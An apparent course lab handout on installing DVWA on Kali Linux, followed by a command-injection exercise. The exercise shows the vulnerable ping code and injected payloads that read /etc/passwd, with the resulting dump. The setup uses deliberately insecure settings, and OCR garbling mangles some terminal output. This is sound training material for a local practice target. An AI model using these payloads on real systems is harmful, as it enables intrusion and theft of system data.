

Lab 6-1-1: DVWA

Why we need a vulnerable web server?

Attacking on a website or server in internet without legal permission will be considered as crime. Practice makes perfect, but where to practice our hacking skills ?

A simple answer is on our localhost. Localhost is a locally hosted web server it can be hosted on our PC and not connected to the internet.

There is a famous quote "There is no place like 127.0.0.1". This 127.0.0.1 is our home server or local server. This is an awesome place to learn and practice our skills. That's why it is the best place. No place can be better than localhost.

Setting up a vulnerable server is very easy. Now we set up DVWA in our Kali Linux machine.

DVWA stands for Damn Vulnerable Web Application. Oh yes, it is too vulnerable. In this web application security researchers, penetration testers or ethical hackers test their skills and run tools in a legal environment.

DVWA is designed for practice some most common web vulnerability. It is made with PHP and MySQL. Let's start without wasting time.

In Linux environment localhost files are stored in /var/www/html directory, so we open a terminal and change our directory to that directory using following command:

```
cd /var/www/html
```

Here we clone DVWA from its Github repository. To clone it we run following command:

```
git clone https://github.com/digininja/DVWA
```

After the cloning complete, we rename the DVWA to dvwa (it is not necessary but it will save our effort).

```
mv DVWA dvwa
```

Then we change the permission on dvwa directory by using following command:-

```
chmod -R 777 dvwa/
```

Now we have to setup this web application to run properly for that we have to go into /dvwa/config directory.

```
cd dvwa/config
```

Using ls command we can the list of files.

```
ls
```

we can see the config.inc.php.dist file. This file contains default configuration. We need to make a copy of this file with .php extension name, we are coping this file because in future if anything goes wrong then we have the default values. So we copy this file with .php extension name using following command:-

```
cp config.inc.php.dist config.inc.php
```

Then we check the copied file using ls command:

```
ls
```

Then we use nano editor to make changes on our newly created PHP file.

```
nano config.inc.php
```

We will make changes in this part the p@ssw0rd to pass and the user from root.

Then we save it using CTRL+X and press Y to save changes and Enter button to save and exit.

The next is configuring the database.

Here we have opened a new terminal window closing the previous one. We start the mysql at first using following command:-

```
service mysql start
```

If there are no errors that means the service is started.

Now let's login to mysql using following command:-

```
mysql -u root -p
```

Here in our Kali Linux root is our superuser name, if we have something else then we need to change that user.

In the password field we press Enter without typing password; because we didn't set any password for it, now mysql will

Now to setup a database, we start with creating a new user by applying following command:-

```
create user 'user'@'127.0.0.1' identified by 'pass';
```

Here using this command we are creating a user called 'user' running server on 127.0.0.1(localhost) and the password is 'pass'. Remember that this username and password should exactly same as the password and username we have entered in the configuration file of dvwa web application.

Then we grant this user all the privileges over the database. For that we type following command:-

```
grant all privileges on dvwa.* to 'user'@'127.0.0.1' identified by 'pass';
```

Yes, we have finished the work of database, now we configure the server. For this we need to configure our apache2 server. Let's change our directory to /etc/php/7.4/apache2

Here we are using version 7.4, if we use another version then the path might be change.

```
cd /etc/php/7.4/apache2
```

Here we configure the php.ini file using leafpad of any good text editor. We have used mousepad editor.

```
mousepad php.ini
```

We need to change the `allow_url_fopen` and `allow_url_include` values. We set both of them 'On'. In some cases when we are first time configuring it, we might find that one of this or both of this configuration is set to 'Off'. We have turned both of these configuration to 'On',

```
File Actions Edit View Help
(kali@kali)~$
$ sudo su
[sudo] password for kali:
root@kali: /home/kali
$ cd /var/www/html

root@kali: /var/www/html
$ git https://github.com/digininja/DVWA.git
git: 'https://github.com/digininja/DVWA.git' is not a git command. See 'git --help'.

root@kali: /var/www/html
$ mv DVWA dvwa
mv: cannot stat 'DVWA': No such file or directory

root@kali: /var/www/html
$ git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 3649, done.
remote: Counting objects: 100% (300/300), done.
remote: Compressing objects: 100% (183/183), done.
remote: Total 3649 (delta 140), reused 221 (delta 104), pack-reused 3349
Receiving objects: 100% (3649/3649), 1.70 MiB | 1.63 MiB/s, done.
Resolving deltas: 100% (1638/1638), done.

root@kali: /var/www/html
$ mv DVWA dvwa

root@kali: /var/www/html
$ chmod -R 777 dvwa/

root@kali: /var/www/html
$ cd dvwa/config

root@kali: /var/www/html/dvwa/config
$ ls
config.inc.php.dist

root@kali: /var/www/html/dvwa/config
$ ls
config.inc.php.dist

root@kali: /var/www/html/dvwa/config
$ cp config.inc.php.dist config.inc.php

root@kali: /var/www/html/dvwa/config
$ ls
config.inc.php config.inc.php.dist

root@kali: /var/www/html/dvwa/config
$ nano config.inc.php

root@kali: /var/www/html/dvwa/config
$ service mysql start

root@kali: /var/www/html/dvwa/config
$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 30
Server version: 10.5.12-MariaDB-1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create user 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.040 sec)

MariaDB [(none)]> grant all privileges on dvwa.* to 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.024 sec)

MariaDB [(none)]> cd /etc/php/7.3/apache2
→ mousepad php.ini
→
→ nano mousepad php.ini
→ mousepad php.ini
→ nano php.ini
→ back
→
→ exit
→ Ctrl-C — exit!
Aborted

root@kali: /var/www/html/dvwa/config
$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.5.12-MariaDB-1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create user 'user'@'127.0.0.1' identified by 'pass';
ERROR 1356 (HY000): Operation CREATE USER failed for 'user'@'127.0.0.1'
MariaDB [(none)]> cd /etc/php/7.3/apache2
→ nano php.ini
→ exit
→ back
→ Ctrl-C — exit!
Aborted

root@kali: /var/www/html/dvwa/config
$ cd /etc/php/7.3/apache2
cd: no such file or directory: /etc/php/7.3/apache2

root@kali: /var/www/html/dvwa/config
$ cd /etc/php/

root@kali: /etc/php
$ ls
7.4
```

```
(root@kali)~/var/www/html/dvwa/config
mysql -u root -p

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.5.12-MariaDB-1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create user 'user'@'127.0.0.1' identified by 'pass';
ERROR 1306 (HY000): Operation CREATE USER failed for 'user'@'127.0.0.1'
MariaDB [(none)]> cd /etc/php/7.3/apache2
→ nano php.ini
→ exit
→ back
→ Ctrl-C → exit!
Aborted

(root@kali)~/var/www/html/dvwa/config
# cd /etc/php/7.3/apache2
cd: NO such file or directory: /etc/php/7.3/apache2

(root@kali)~/var/www/html/dvwa/config
# cd /etc/php/

(root@kali)~/etc/php/
# ls
7.4

(root@kali)~/etc/php/
# cd 7.4/

(root@kali)~/etc/php/7.4/
# ls
apache2  cli  mods-available

(root@kali)~/etc/php/7.4/
# cd apache2/

(root@kali)~/etc/php/7.4/apache2
# nano php.ini

(root@kali)~/etc/php/7.4/apache2
# service apache2 start


(root@kali)~/etc/php/7.4/apache2
```

Then we save and close the file.

Then we start the apache2 server using following command:-


service apache2 start

Let's open the browser and navigate to 127.0.0.1/dvwa/ first open will open the setup.php



"Create/Reset Database".

Then it will create and configure the database and we redirected to DVWA login page.



Username

Password

The default login is

Username:- admin

Password:- password

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users).

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public HTML folder or any Internet facing servers, as they will be compromised. It is recommended using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person's who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [Multitool](#)
- [OWASP Broken Web Applications Project](#)

Lab 6-1-2: Command Execution

DVWA Database setup

Instructions:

[http://192.168.111.137 /dvwa/login.php](http://192.168.111.137/dvwa/login.php)

Replace 192.168.1.106 with the IP Address obtained from previous lab.

Username: admin

Password: password

192.168.111.137/dvwa/index.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users!)

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!


Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [Vmware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources


Set Website Security Level



a. Select Low

b. Click Submit

Command injection



Execute Ping

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)
[CSP Bypass](#)
[JavaScript](#)

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 192.168.1.120 (192.168.1.120) 56(84) bytes of data.  
64 bytes from 192.168.1.120: icmp_seq=1 ttl=128 time=0.554 ms  
64 bytes from 192.168.1.120: icmp_seq=2 ttl=128 time=2.02 ms  
64 bytes from 192.168.1.120: icmp_seq=3 ttl=128 time=0.461 ms  
64 bytes from 192.168.1.120: icmp_seq=4 ttl=128 time=1.81 ms  
  
--- 192.168.1.120 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3023ms  
rtt min/avg/max/mdev = 0.461/1.211/2.019/0.708 ms
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

cat /etc/passwd (Attempt 1) nothing return



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

cat /etc/passwd (Attempt 2)

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 192.168.1.120 (192.168.1.120) 56(84) bytes of data:
64 bytes from 192.168.1.120: icmp_seq=1 ttl=128 time=0.427 ms
64 bytes from 192.168.1.120: icmp_seq=2 ttl=128 time=0.899 ms
64 bytes from 192.168.1.120: icmp_seq=3 ttl=128 time=0.477 ms
64 bytes from 192.168.1.120: icmp_seq=4 ttl=128 time=0.550 ms

--- 192.168.1.120 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 0.427/0.588/0.899/0.184 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:39:39:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
mysql:x:103:110:mysql:/usr/sbin/nologin
sssd:x:104:111:sssd:/var/lib/sss:/bin/false
strongswan:x:105:65534:/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:106:112:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
redsocks:x:107:113:/var/run/redsocks:/usr/sbin/nologin
rwhod:x:108:65534:/var/spool/rwho:/usr/sbin/nologin
iodine:x:109:65534:/run/iodine:/usr/sbin/nologin
messagebus:x:110:114:/nonexistent:/usr/sbin/nologin
niredo:x:111:65534:/var/run/niredo:/usr/sbin/nologin
_rpc:x:112:65534:/run/rpcbind:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
tcpdump:x:114:120:/nonexistent:/usr/sbin/nologin
rtkit:x:115:121:RealtimeKit,,:/proc:/usr/sbin/nologin
sshd:x:116:65534:/run/ssh:/usr/sbin/nologin
dnsmasq:x:117:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
statd:x:118:65534:/var/lib/nfs:/usr/sbin/nologin
avahi:x:119:125:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
stunnel4:x:120:126:/var/run/stunnel4:/usr/sbin/nologin
Debian-smp:x:121:127:/var/lib/smp:/bin/false
speech-dispatcher:x:122:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false
ssllh:x:123:128:/nonexistent:/usr/sbin/nologin
nm-openvpn:x:125:130:NetworkManager OpenVPN,,:/var/lib/openvpn/chronot:/usr/sbin/nologin
nm-openconnect:x:126:131:NetworkManager OpenConnect plugin,,:/var/lib/NetworkManager:/usr/s
pulse:x:127:132:PulseAudio daemon,,:/run/pulse:/usr/sbin/nologin
saned:x:128:135:/var/lib/saned:/usr/sbin/nologin
inetsim:x:129:137:/var/lib/inetsim:/usr/sbin/nologin
Lightdm:x:130:139:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:131:139:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:132:140:/var/lib/geoclue:/usr/sbin/nologin
king-phisher:x:133:141:/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,:/home/kali:/usr/bin/zsh
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
nixbld1:x:990:997:Nix build user 1:/var/empty:/usr/sbin/nologin
nixbld2:x:997:997:Nix build user 2:/var/empty:/usr/sbin/nologin
nixbld3:x:996:997:Nix build user 3:/var/empty:/usr/sbin/nologin
nixbld4:x:995:997:Nix build user 4:/var/empty:/usr/sbin/nologin
nixbld5:x:994:997:Nix build user 5:/var/empty:/usr/sbin/nologin
nixbld6:x:993:997:Nix build user 6:/var/empty:/usr/sbin/nologin
nixbld7:x:992:997:Nix build user 7:/var/empty:/usr/sbin/nologin
nixbld8:x:991:997:Nix build user 8:/var/empty:/usr/sbin/nologin
nixbld9:x:990:997:Nix build user 9:/var/empty:/usr/sbin/nologin
nixbld10:x:989:997:Nix build user 10:/var/empty:/usr/sbin/nologin
redis:x:134:144:/var/lib/redis:/usr/sbin/nologin
gvm:x:135:145:/var/lib/openvas:/usr/sbin/nologin
postgres:x:124:129:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
najd:x:1001:1001:/home/najd:/bin/bash
mama:x:1002:1002:/home/mama:/bin/bash
all:x:1003:1003:/home/all:/bin/bash
newuser:x:1004:1004:/home/newuser:/bin/bash
john:x:1005:1005:/home/john:/bin/bash
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss4.com/bash/>
- <http://www.ss4.com/nj/>
- https://owasp.org/www-community/attacks/Command_injection

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Looking at the weakness cat

/var/www/html/dvwa/vulnerabilities/exec/source/low.php

```
File Actions Edit View Help
(kali@kali)-[~]
$ cat /var/www/html/dvwa/vulnerabilities/exec/source/low.php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    $html .= "<pre>{$cmd}</pre>";
}

?>
```

Copy the /etc/passwd file to /tmp

192.168.1.120; cat /etc/passwd | tee /tmp/passwd

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Injection

Ping a device

Enter an IP address: 38.1.120; cat /etc/passwd | tee /tmp/passwd Submit

```
PING 192.168.1.120 (192.168.1.120) 56(84) bytes of data.
64 bytes from 192.168.1.120: icmp_seq=1 ttl=128 time=0.424 ms
64 bytes from 192.168.1.120: icmp_seq=2 ttl=128 time=0.492 ms
64 bytes from 192.168.1.120: icmp_seq=3 ttl=128 time=1.76 ms
64 bytes from 192.168.1.120: icmp_seq=4 ttl=128 time=0.532 ms

--- 192.168.1.120 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3047ms
rtt min/avg/max/mdev = 0.424/0.802/1.763/0.555 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
mysql:x:103:110:MySQL Server,,:/nonexistent:/bin/false
tss:x:104:111:TPM software stack,,:/var/lib/tpm:/bin/false
strongswan:x:105:65534:/:var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:106:112:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
redsocks:x:107:113:/:var/run/redsocks:/usr/sbin/nologin
rwhod:x:108:65534:/:var/spool/rwho:/usr/sbin/nologin
iodine:x:109:65534:/:run/iodine:/usr/sbin/nologin
messagebus:x:110:114:/:nonexistent:/usr/sbin/nologin
miredo:x:111:65534:/:var/run/miredo:/usr/sbin/nologin
_rpc:x:112:65534:/:run/rpcbind:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
tcpdump:x:114:120:/:nonexistent:/usr/sbin/nologin
rtkit:x:115:121:RealtimeKit,,:/proc:/usr/sbin/nologin
sshd:x:116:65534:/:run/ssh:/usr/sbin/nologin
dnsmasq:x:117:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
statd:x:118:65534:/:var/lib/nfs:/usr/sbin/nologin
avahi:x:119:125:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
stunnel4:x:120:126:/:var/run/stunnel4:/usr/sbin/nologin
Debian-snmpp:x:121:127:/:var/lib/snmpp:/bin/false
speech-dispatcher:x:122:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false
ssls:x:123:128:/:nonexistent:/usr/sbin/nologin
nm-openvpn:x:125:130:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:126:131:NetworkManager OpenConnect plugin,,:/var/lib/NetworkManager:/usr/sbin/nologin
pulse:x:127:132:PulseAudio daemon,,:/run/pulse:/usr/sbin/nologin
saned:x:128:135:/:var/lib/saned:/usr/sbin/nologin
inetsim:x:129:137:/:var/lib/inetsim:/usr/sbin/nologin
lightdm:x:130:138:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:131:139:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:132:140:/:var/lib/geoclue:/usr/sbin/nologin
king-phisher:x:133:141:/:var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,:/home/kali:/usr/bin/zsh
